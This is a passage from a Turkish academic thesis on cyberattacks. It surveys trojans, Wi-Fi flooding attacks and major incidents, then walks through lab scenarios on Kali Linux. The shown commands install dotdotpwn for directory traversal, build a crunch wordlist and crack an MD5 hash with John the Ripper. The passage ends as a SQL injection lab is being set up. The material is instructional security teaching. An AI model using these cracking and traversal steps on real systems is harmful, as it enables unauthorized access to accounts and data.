Trojen saldırılarında amaç, kurbanın yasal bir dosya ya da program gibi görünen güvenlik önlemlerini ya da antivirüs programlarını atlatabildiği bir arka kapı açmaktır. Kullanıcı zararsız olduğunu düşündüğü dosyayı tıklaması ile kötü niyetli programın

sisteme sızmasına sebep olur. Sisteme sızan kişi verileri silmek, değiştirmek, çalmak ya da sisteminin tümünü ele geçirebilir.

UETA'lar, uzaktan erişimli Truva atlarında kullanılan saldırgana sınırsız yetki sağlayan, gerçek zamanlı erişim kurabilen ve tespiti çok zor olan önemli Truva atlarındandır (Kara, 2019 s.29-30).

UETA saldırısında izlenen yöntem:

1.saldırı yapılacak sistem belirlenir. Hedef sitemde kritik görevde olan kişiler hakkında sosyal mühendislik yardımı ile ilgi alanları tespit edilir. Hedef için hazırlanan özel içerik e-posta yoluyla ekli dosya Word, Exel, PDF uzantısı içerisinde kötü niyetli kod bulunan bir e-posta gönderilir. Hedef gönderilen e-posta içindeki eki tıkladığında sisteme sızılmış olur ve ikinci aşamaya geçilir (Kara, 2019 s.29-30).

2. kötü niyetli kod aktif olduktan sonra saldırgan tarafından hazırlanan siteyle bağlantı kurmaya çalışır. Hazırlanan web sitesi basit ve genelde bir resim ya da html sayfaları olarak hazırlandıkları için güvenlik duvarı ya da antivürüsler tarafından tespit edilemez. IP ve port bilgisi ele geçirildikten sonra 3.aşamaya geçilir (Kara, 2019 s.29-30).

3.elde edilen IP ve Port bilgisi kullanılarak hedef sistemin active komutu beklenilir. Hedef ile saldırgan arasında tokalaşma gerçekleştikten sonra kurban hedef sistemde komut çalıştırma yetkisi tanımlanmış olur. Bu aşamadan sonra komutlar kullanılarak hedef sistemden istediği veriye erişim hakkı elde etmiş olur. Kurban gerçekleşen bu 3 aşamadan sonra saldırıyı fark etmesi oldukça güçtür (Kara, 2019 s.29-30).

7.3.10.Wi-fi saldırıları

Wi-fi saldırıları, kötü niyetli kişilerin ağ trafiğini izlemesi, ağ şifrelerinin ele geçirilmesi, ağ verilerinin ele geçirilmesine yönelik ağa bağlı cihazlara yapılan siber saldırı türüdür.

Kablosuz ağlar olarak bilenen Wi-fi aslında IEEE tarafından 1997 yılında 802.11 olarak geliştirilmiş bir radyo iletişim standardıdır (Süzen, Şimşek, Kayaalp & Gürfidan 2019, s.144).

IEEE Std.	Frequency	Max Data Rate	Avg Data Rate	Channel Width	Range
802.11a	5 GHz	54 Mbps	27 Mbps	20 Mhz	100 m
802.11b	2.4 GHz	11 Mbps	5 Mbps	22 Mhz	150 m
802.11g	2.4 GHz	54 Mbps	22 Mbps	20 Mhz	150 m
802.11n	2.4 /5 GHz	600 Mbps	300 Mbps	20 /40 Mhz	250 m
802.11ac	5 GHz	1.3 Gbps	450 Mbps	20 /40/ 80/160 Mhz	250m >

Şekil 7.6.Kablosuz Ağ Standartları [Süzen, Şimşek & Kayaalp, Gürfidan, 2019]

Wi-fi bağlantıları için geliştirilen standartlar ile ağ güvenliği sağlanmaktadır. Ağ cihazlarında ilk yıllardan günümüze kadar farklı şifreleme sistemleri kullanılmıştır. Aşağıdaki Şekil 5.7 da gösterildiği gibi çeşitli kimlik doğrulama yöntemleri mevcuttur (Süzen, Şimşek, Kayaalp & Gürfidan 2019, s.144).

Yöntem	Kimlik Doğrulama	Şifreleme Algoritması
WEP	Açık-Paylaşım Anahtarı	RC4(24 bit)
WPA Kişisel	Önceden Paylaşılan Anahtar(PSK)	RC4(48 bit)
WPA2 Kişisel	Önceden Paylaşılan Anahtar(PSK)	AES
WPA Kurumsal	802.1x	RC4(48 bit)
WPA2 Kurumsal	802.1x	AES
WPA3 Kurumsal	Eşzamanlı Eşit Kimlik Doğrulama(SAE)	128 bit
WPA3 Girişim	Eşzamanlı Eşit Kimlik Doğrulama(SAE)	192 bit

Şekil.7.7.Kimlik Doğrulama Yöntemleri [Süzen, Şimşek & Kayaalp, Gürfidan, 2019]

Wifi saldırısı yapmak için çeşitli yöntemler vardır. Bunlardan bazıları şunlardır:

Araştırma isteği taşıması (Probe request Flood-PRF): Bu saldırıda, saldırgan kablosuz erişim noktasına istek mesajları gönderir. Alınan yanıt ile ağ hakkında bilgileri saldırgana verir. Böylece, sahte Mac adreslerinden çok sayıda PRF gönderilerek, Access Point'in gönderilen isteklere cevap vermayla uğraşırken diğer isteklere cevap verememesi hedeflenir (Bernaschi, Ferreri & Valcamonici, 2006, s.160).

Doğrulama isteği taşıması (Authentication Request Flood – ARF): Access Point, gelen her isteği işler, muhtemel Mac adreslerini bir erişim kontrol listesi ile karşılaştırarak hafızasında tutar. Bu durum saldırgandan gelen sahte Mac adresleri kullanarak bir dizi kimlik doğrulama isteği gönderip Access Point'in kaynaklarının doyumluk seviyesine ulaşması hedeflenir (Bernaschi, Ferreri & Valcamonici, 2006, s.160).

İlişkilendirme isteği taşıması (Association Request Flood – ASRF): Kablosuz ağın içinde yer alan istemcilerin ağı bağlanmak için gönderdikleri ilişkilendirme isteklerine saldırı düzenlenir. Saldırıyı düzenleyen kişi çoklu ilişkilendirme isteğinde bulunarak ağı bağlanmak isteyen gerçek istemcileri kaynaklarını tüketip performansını düşürmeyi hedefler (Bernaschi, Ferreri & Valcamonici, 2006, s.160).

Wi-fi tehditlerinden korunmak için bazı önlemler alınabilir. Alınacak önlemler şunlardır:

- Güvenli bir şifre seçmek ve sık sık değiştirmek
- WPA2 ya da WPA3 ile şifreleme kullanmak
- Bilinmeyen veya güvenilir olmayan AP'lere bağlanmamak
- Ağ trafiğini şifrelemek için VPN kullanmak
- Uzaktan erişimi devre dışı bırakmak

- Antivirüs ve güvenlik duvarı gibi güvenlik yazılımlarını güncel tutmak (Scoot, 2019).

8. DÜNYADA YAŞANMIŞ YAKIN TARİHLİ SİBER SALDIRILAR

8.1. 2007 Yılında Estonya Saldırısı

2007 yılında Estonya'ya yapılan siber saldırı, uluslararası çapta bir devletin tüm internet alt yapısının kullanılamaz hale getirildiği ilk siber saldırı olarak tarihe geçmiştir. Bu saldırının sebebi, Estonya'nın başkenti Tallin'de bulunan Sovyet askerlerin anısına dikilmiş anıtın Estonya yönetimi tarafından kaldırılması ardından azınlık Rus taraftarları tepki göstermiş ve protesto etmiştir. Sokak eylemlerine dönüşen protestolardan bir gün sonra 27 Nisan 2007 tarihinde Estonya hükümetine bağlı tüm kurum ve kuruluşlara ait internet sitelerine yönelik siber saldırı başlatılmıştır (Bıçakcı, 2014, s.120).

Saldırı türü, Dağıtık Hizmet Engelleme (DDoS) saldırısı olarak tanımlanmıştır. Bu saldırıda, çok sayıda bilgisayar eş zamanlı olarak internet sitelerine erişmeye çalışmıştır. Bunun sonucunda internet sitelerine aşırı yüklenme meydana gelmesinden dolayı sunucular, Estonya hükümeti kararıyla yurtdışı erişimine kapatılarak gerçekleştirilen saldırının makul seviyede tutmaya çalışmıştır. 19 Mayıs 2007 tarihinde saldırı sona ermiştir (Darıcılı, 2017, s.6).

DDoS Saldırısında erişilemeyen internet sitelerinden bazıları: Estonya Cumhurbaşkanlığı, parlamento, birçok bakanlık, siyasi partiler, ulusal alan adı hizmeti(DNS), internet servis sağlayıcıları (ISS) ve bankalarla diğer işletmelere ait internet siteleri aynı saldırıya maruz kalmıştır. Estonya hükümeti bu saldırılarla ilgili bilgilerin Rusya kökenli bazı internet sitelerinde yer almasından dolayı Rus hükümetini sorumlu tutmuştur (Haataja, 2017, s.160-161).

Estonya'ya gerçekleştirilen siber saldırı sonucunda NATO, Avrupa Birliği ve AGİT güvenlik politikalarına siber saldırıları da dahil ederek revize etmiştir. Bu olay sonrası siber uzayda güvenlik önlemleri uluslararası bir boyuta taşımış ve devletlerin siber güvenlik alanında yeni stratejiler geliştirmelerine sebep olmuştur. Avrupa birliği içerisinde güvenlik stratejisini belirlemeye çalışan ilk ülke Estonya olmuştur (Sertçelik, 2015, s.35-37).

8.2.2011 Yılında Sony Playstation Ağ'ına Yapılan Siber Saldırı

Nisan 2011 yılında Sony'ye yapılan Saldırının kimler tarafından gerçekleştiği tespit edilememiştir. Saldırı Playstation ve Qriocity servislerinin erişimini engellemek için yapılmıştır. 77 milyon Playstation Network(PSN) abone bilgisi yanında 24,6 milyon Online kullanıcısının kişisel verileri, hesap bilgileri, kredi kartı bilgileri ve fatura adres bilgileri saldırganların eline geçmiştir. Aynı yıl Mart 2011 tarihinde Japonya'da meydana gelen deprem Sony tesislerinin ağır şekilde etkilenmesi sonucunda siber saldırının etkilerinin daha büyük olmasına yol açmıştır. Tahmin edilen maddi kayıp 171 milyon dolardır. Ancak tahmin edilen zararın içerisinde davalar, cezai zararlar ve şirketin piyasa değer kaybı dahil değildir (Agafiotis, Nurse, J, R.C, Goldsmith, M, Creese, S & Upton, D., 2018, s.9-10).

Yaşanan bu olaydan 3 yıl sonra, Kasım 2014'te 30.000'den fazla belge, 170.000 e-posta, çalışan bilgisi, personel tıbbi geçmişleri ve henüz yayınlanmamış filimler sızdırılmıştır (Agafiotis, Nurse, Goldsmith, Creese, & Upton, 2018, s.9-10).

Sony, yaşanan bu saldırılardan sonra güvenlik politikalarını revize ederek çok sayıda sistemi değiştirmiştir. Aynı zamanda veri güvenliği konusunda seminerler düzenleyerek, çalışanlarına psikolojik danışmanlık hizmeti vermek zorunda kalmıştır. Atılan bu adımlara rağmen çalışanlar tarafından toplu davalar açılmıştır (Agafiotis, Nurse, J, Goldsmith, Creese, & Upton, 2018, s.9-10).

Sony, yaşanan iki saldırı sonucunda piyasa değer kaybı yanında sistem ve yazılım alanında uzman ekiplerini kaybetmiştir (Agafiotis, Nurse, Goldsmith, Creese, S & Upton, 2018, s.9-10).

8.3. 2015 Yılında Ukrayna'nın Elektrik Şebekesine Yapılan Siber Saldırısı

2015 yılında Ukrayna'nın elektrik şebekesine yapılan saldırı, dünyada yankı uyandıran bir olay oldu. Bu saldırıda BlackEnergy ve KIİLDisk truva atları kullanılmıştır. Enerji dağıtım şirketlerinin sistemlerine bulaşan bu zararlı yazılım tüm sistemleri kontrol altına almış ve Ukrayna'nın Ivano-Frankivsk bölgesinde yaşayan

yaklaşık 700 bin kişinin ısınma, aydınlanma, iletişim, ulaşım gibi temel hizmetlerden mahrum kalmasına yol açmıştır (Tek, 2022, s.47-48).

Saldırının kimler tarafından gerçekleştiği tespit edilememiştir. Saldırıda kullanılan zararlı yazılımların Rus hükümetlerinin politikalarına karşı olan ülkeler ve kuruluşlar da kullanılması saldırıların arkasında Rus devletinin olduğunu işaret etmektedir (Çeliktas, 2016, s.58-59).

8.4. 2017 Yılında WannaCry Ransomware Adlı Fidyeye Yazılımı

2017 yılında WannaCry Ransomware adlı bir fidye yazılımı, Microsoft Windows işletim sistemli bilgisayarları hedef alan bilgileri şifreleyerek Bitcoin cinsinden verilerin iadesi için fidye talep eden küresel bir siber saldırıdır (Kaspersky).

Microsoft, var olan güvenlik açığını kapatmak için WannaCry saldırısından iki ay önce güvenlik yaması yayınlamış ancak kurum, kuruluş ve kullanıcılar yayınlanan güncellemeyi yüklediği için 150 ülkeden 230 bin den fazla bilgisayar saldırıya maruz kalmıştır (Kılıç, 2019, s.49-52).

Saldırıda etkilenen kuruluşlar: İngiltere Ulusal Sağlık Servisi(NHS), Almanya Demiryolları(Deutsche Bahn), Rusya İçişleri Bakanlığı, Çin'deki Üniversiteler, İskoçya, İspanya gibi ülkeler fidye yazılımından etkilenmiştir. Küresel maliyetinin 8 milyar dolar olduğu tahmin edilmektedir. Saldırının arkasında "Lazarus Group" adlı Kuzey Kore hacker grubu bulunduğunu Aralık 2017 tarihinde Beyaz Saray resmen duyurmuştur (Kılıç, 2019, s.49-52).



Şekil.8.1.WannaCry Saldırısında Mağdurlara Yollanan Ekran Mesaj Örneği[Kılıç, 2019]

8.5. 2021 Yılında Rockyou2021 Adlı Siber Saldırı

2021 yılında RockYou2021 adlı siber saldırı internet tarihinin en büyük şifre sızıntılarından biri olarak kayıtlara geçmiştir. Bu saldırıda yaklaşık 8.4 milyar şifre bir hacker sitesinde düz metin olarak paylaşılmıştır. Paylaşılan şifrelerin 6-20 karakter uzunluğunda olduğu ve 100 GB'lık bir TXT dosyasında saklanmıştır (Mikalauska, 2023).

Gerçekleştirilen bu saldırının amacı ele geçirilen şifrelerle başka internet sitelerine erişmek ve kişisel verileri ele geçirmektir. Saldırının kim veya kimler tarafından yapıldığı bilinmemektedir (Mikalauska, 2023).

9.METERYAL VE YÖNTEM

9.1.Çalışmada Kullanılan İşletim Sistemleri ve Araçları

9.1.1.Kali linux


Tez kapsamında gerçekleştirilecek siber saldırı senaryoları için özelleştirilmiş olan Kali Linux kullanılmıştır. Kali Linux seçilmesinin temel nedeni içerisinde yer alan güçlü araçlar ve sade ara yüz yapısına sahip bir işletim sistemi olmasıdır.

Linux, UNIX işletim sisteminin bir türevidir. Kali, 2013 yılında Back Trarck yaratıcıları tarafından oluşturulmuştur.

Kali Linux, “Debian” tabanlı Linux dağıtımıdır. Güvenlik uzmanları tarafından penetrasyon testi, adli tıp, tersine mühendislik ve güvenlik açığı değerlendirmesi dâhil çok çeşitli uzmanlık alanlarında kullanılan ve özeleştirilebilen, açık kaynaklı dünyanın en güçlü ve popüler penetrasyon testi platformudur (Asaad, 2021, s.7).

Virtual Machine, fiziksel bilgisayarda farklı işletim sistemlerini yüklenmesine ve aynı zamanda yüklenen işletim sistemleri üzerinde fiziksel makineye bağlı donanım özelliklerin tümü ya da bir kısmını kullanılmasına izin veren sanallaştırma yazılımıdır.

Bu çalışmamızda Oracle VM VirtualBox ve Vmware Workstation sanallaştırma yazılımları kullanarak siber saldırı senaryolarını gerçekleştirilecektir.



Şekil.9.1.Kali Linux Başlangıç Ayarları

Kali Linux’umuz için gerekli ram, işlemci ve ekran kartı alanlarını ayırdıktan sonra Kali Linux ağ ayarlarını Nat Ağına geçirip sanal makinemiz başlatılmıştır.

Kali Linux ilk etapta Admin yetkisi ile gelmeyecektir. Admin yetkisi almak için terminal ekranında “passwd” ile admin yetkisi alınması gerekmektedir. Admin yetkisi aldıktan sonra Kali Linux da kullanılmayan güncelleme dosyalarını “apt-get clean” komutu ile silme işlemi gerçekleştirilmiştir.

Kali Linux gelişen ve açık kaynak kodlu bir işletim sistemi olduğu için sanal makine her açıldığında güncelleme yapmakta fayda vardır. Bunun için “apt-get update” komutu ile güncellemeleri alınması gerekmektedir. Burada dikkat edilmesi gereken nokta alınan güncellemeler sanal işletim sisteminde varsayılan olarak gelen programları güncellemeyecektir. Bunun için “apt-get upgrade” komutu ile gelen güncellemelerin kurulumlarının gerçekleştirilmesi gerekmektedir.

10.SİBER SALDIRI SENARYOLARI

10.1.Kırık Kimlik Doğrulama Saldırı Örneği

Kırık kimlik doğrulama zafiyetinde kullanılacak olan Web for Pentester, web uygulamalarının güvenlik açıklarını bulmak, güvenlik açıklarının nasıl istismar edileceğini, web uygulamalarının nasıl çalıştığını, hangi teknolojilerin kullanıldığını, hangi zafiyetlerin var olduğunu ve bunları nasıl sömürebileceğini öğrenmek için testlerin yapılabileceği eğitim amaçlı bir web uygulamasıdır. Web güvenliği konusunda bilgi ve beceri kazanmak isteyen kişiler için de yararlı olabilecek bir laboratuvar ortamı sunar.

Bu çalışmada Kırık kimlik doğrulama zafiyeti olan directory traversal (dosya/dizin geçişi) zafiyeti incelenmiştir.

Directory Traversal zafiyetinin örnek saldırısı için “Oracle VM VirtualBox “ üzerine Web for Pentester sanal makinesinin kurulumu gerçekleştirilmiştir. Kurulum işlemi bittikten sonra “ifconfig” ile sunucunun IP adresini öğrenilmiştir.

```

webforpentester [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b7:82:74
          inet addr:192.168.61.3  Bcast:192.168.61.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb7:8274/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1180 (1.1 KiB)  TX bytes:1152 (1.1 KiB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

user@debian:~$ _

```

Şekil 10.1.Web of Pentester Sunucusundan IP Öğrenilmesi

Sunucu IP adresinin “192.168.61.3” olduğu bilgisini aldıktan sonra Kali Linux sanal makinemizden sunucu IP adresi yazılarak sunucunun erişime açık olduğu ve giriş sayfasına erişilebilir olduğu görülmüştür.



Şekil 10.2.Web For Pentester Giriş Ekranı

Dizin geçiş saldırısını gerçekleştirmek için Kali Linux da dotdotpwn aracının kurulumu terminal ekranında “apt install dotdotpwn” komut satırı ile gerçekleştirilmiştir.


Dotdotpwn aracı, bir web sitesinin güvenliğini test ederek, web sitesindeki zayıf noktaların tespit edilmesi, web sitesinin URL’sini, parametrelerini, çerezlerini, başlıklarını ve diğer verileri analiz eden bir araçtır.

Kurulum işlemi bittikten sonra terminal ekranında “dotdotpwn –help” komutu ile kullanım şekli ve parametrelerine ulaşılmıştır.

10.2.Şifreleme Saldırı Örneği

Şifreleme saldırılarında Kali Linux içerisinde kurulu olarak gelen birçok program vardır. Bu çalışmamızda John programı yardımı ile oluşturulan şifreleme çözülmeye çalışılacaktır. Yapılacak çalışmada Kali Linux içerisinde gelen Crunch programı ile hayali bir wordlist oluşturulup John programı ile oluşturulan kriptografik foksiyon'u eşleştirilerek gerçek şifre elde edilecektir.

Belirlediğimiz şifreyi kriptografik şifrelemek için önce <https://wmaraci.com/md5-sha1-sifre-olusturucu> adresinden şifre MD5'e dönüştürülmüştür.



Şekil.10.8.MD5 Şifre Oluşturma

MD5 şifreleme yöntemi veri bütünlüğü oluşturmak, şifre depolamak veya dijital imza oluşturmak için kullanılan şifreleme yöntemidir. Bu şifreleme yöntemi tek yönlü 128 bitlik şifreleme yapar.

Elde edilen yeni şifreyi Kali Linux da md5.txt dosyasının içine aktarılmıştır.


```

—(root@kali)-[~]
—# crunch 5 9 omer2147 -o /root/Desktop/wordlist.txt

```

Şekil.10.11.Crunch Programı ile Wordlist Oluşturmak

Crunch programı ile 5 ile 9 basamaklı sayı aralığını belirledikten sonra toplam 153387008 adet şifre wordlist.txt dosyası içinde oluşturulmuştur.

Jonh programı, Kali Linux içerisinde gelen hash kırma aracıdır. Örneğin MD4, MD5, SHA1, SHA2, SHA3, NTLM, LM,DES, Blowfish, Kerberos, MySQL, Oracle Birçok hash algoritmasını destekler.

Oluşturulan şifrenin formatını öğrenmek için terminal ekranına “john –list=format” yazıp tüm desteklenen formatlardan md5 bulunup kopyalanmıştır.

```

File Actions Edit View Help
mscash2, MSCHAPv2, mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12,
multibit, mysql, mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2,
net-md5, netntlmv2, netntlm, netntlm-naive, net-sha1, nk, notes, md5ns,
nsec3, NT, o10glogon, o3logon, o5logon, ODF, Office, oldoffice,
OpenBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, osc, ospf,
Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda,
pgpwe, phpase, PHPS, PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY,
pwsafe, qnx, RACF, RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512,
Raw-Blake2, Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
Raw-SHA384, restic, ripemd-128, ripemd-160, rsyp, RVARY, Siemens-S7,
Salted-SHA1, SSHA512, sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP,
skein-256, skein-512, skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP,
solarwinds, SSH, sspr, Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE,
Sybase-PROP, tacacs-plus, tcp-md5, telegram, tezos, Tiger, tc_aes_xts,
tc_ripemd160, tc_ripemd160boot, tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx,
VNC, vtp, wbb3, whirlpool, whirlpool0, whirlpool1, wpapsk, wpapsk-pmk,
xmpscram, xsha, xsha512, zed, ZIP, ZipMonster, plaintext, has-160,
HMAC-MD5, HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512,
dummy, crypt
416 formats (149 dynamic formats shown as just "dynamic_n" here)

```

Şekil.10.12.Jonh Programının Desteklediği Formatlar

Oluşturulan şifrenin formatı öğrenildikten sonra john programında kopyalanan format türü, md5.txt ve wordlist.txt dosyalarının uzantıları yazıldıktan sonra şifrenin kısa sürede MD5 olarak oluşturduğumuz şifremizi elde edilmiştir.

```

(root@kali)-[~]
# john -format=Raw-MD5 --wordlist=/root/Desktop/wordlist.txt /root/Desktop/md
5.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
omer2112 (?)
1g 0:00:00:00 DONE (2023-08-29 07:32) 3.333g/s 9114Kp/s 9114Kc/s 9114Kc/s omer2
000.. omer2177
Use the "--show --format=Raw-MD5" options to display all of the cracked passwor
ds reliably
Session completed.

```

Şekil.10.13.John Programı ile Şifre Kırma

10.3.Enjeksiyon Saldırı Örneği

SQL Enjeksiyon saldırısı, normal SQL kodları arasına yazılımdan kaynaklı zararlı SQL kodları enjekte etme işlemidir. Oluşturulan veri tabanına program üzerinden gönderilen öneri formu içerisinde SQL kodları kullanarak açıkların olup olmadığı kontrol edilecektir. Tespit edilen açıklar üzerinden SQL komutlar ile veri tabanına sızılarak veri tabanında bazı işlemler yapılması hedeflenmektedir.

Enjeksiyon saldırı senaryosun da kullanılmak üzere VMware Workstation 15 ana makineye kurulumu gerçekleştirilmiştir. Kurulan sanal makineye Windows Server 2016 kurulumu gerçekleştirilmiştir. Yapılacak SQL enjeksiyon saldırısı için Microsoft SQL Server 2017 sanal makineye kurulumu gerçekleştirilmiştir.

SQL enjeksiyon senaryosunda ilk önce Microsoft Visual Studio ortamında kullanıcıların ad, soyadı bilgisi ve önerilerini yazılabileceği bir program hazırlanmıştır. Bu programda SQL bağlantı bilgileri eklenmiştir.

Sanal makinede kurulu olan Windows Server üzerine Microsoft SQL sunucusu kurularak veri tabanı eklenmiştir.

Microsoft SQL Server de Databases içinde “HR” isimli bir veri tabanı oluşturulmuş bu veri tabanı içinde “SUGGESTION” isimli bir tablo oluşturularak içine “ID, NAMESURNAME, DATE_, SUGGESTIONTEXT” bölümleri eklenerek kayıt edilmiştir.

Kullanılan uygulama ile kullanıcı adı ve göndermek istediği mesaj alanı doldurulduktan sonra veri tabanını kullanıcıya mesajın kaç numaralı ID'ye kaydedildiği bilgisi döndürülmüştür.

The screenshot shows a web application interface. At the top, there is a form with a label 'Name Surname:' followed by a text input field containing 'ali'. To the right of the input field is a button labeled 'Send Suggestion'. Below the input field, there is a label 'Suggestion:' followed by a large text area containing the word 'test'. In the bottom right corner of the form, there is a small modal dialog box with a close button (X) in the top right corner. The dialog box contains the text 'Your suggestion has been posted. ID:7' and a button labeled 'Tamam' at the bottom.

Şekil.10.14.Kullanıcısının Sunucuya Gönderdiği Mesaj

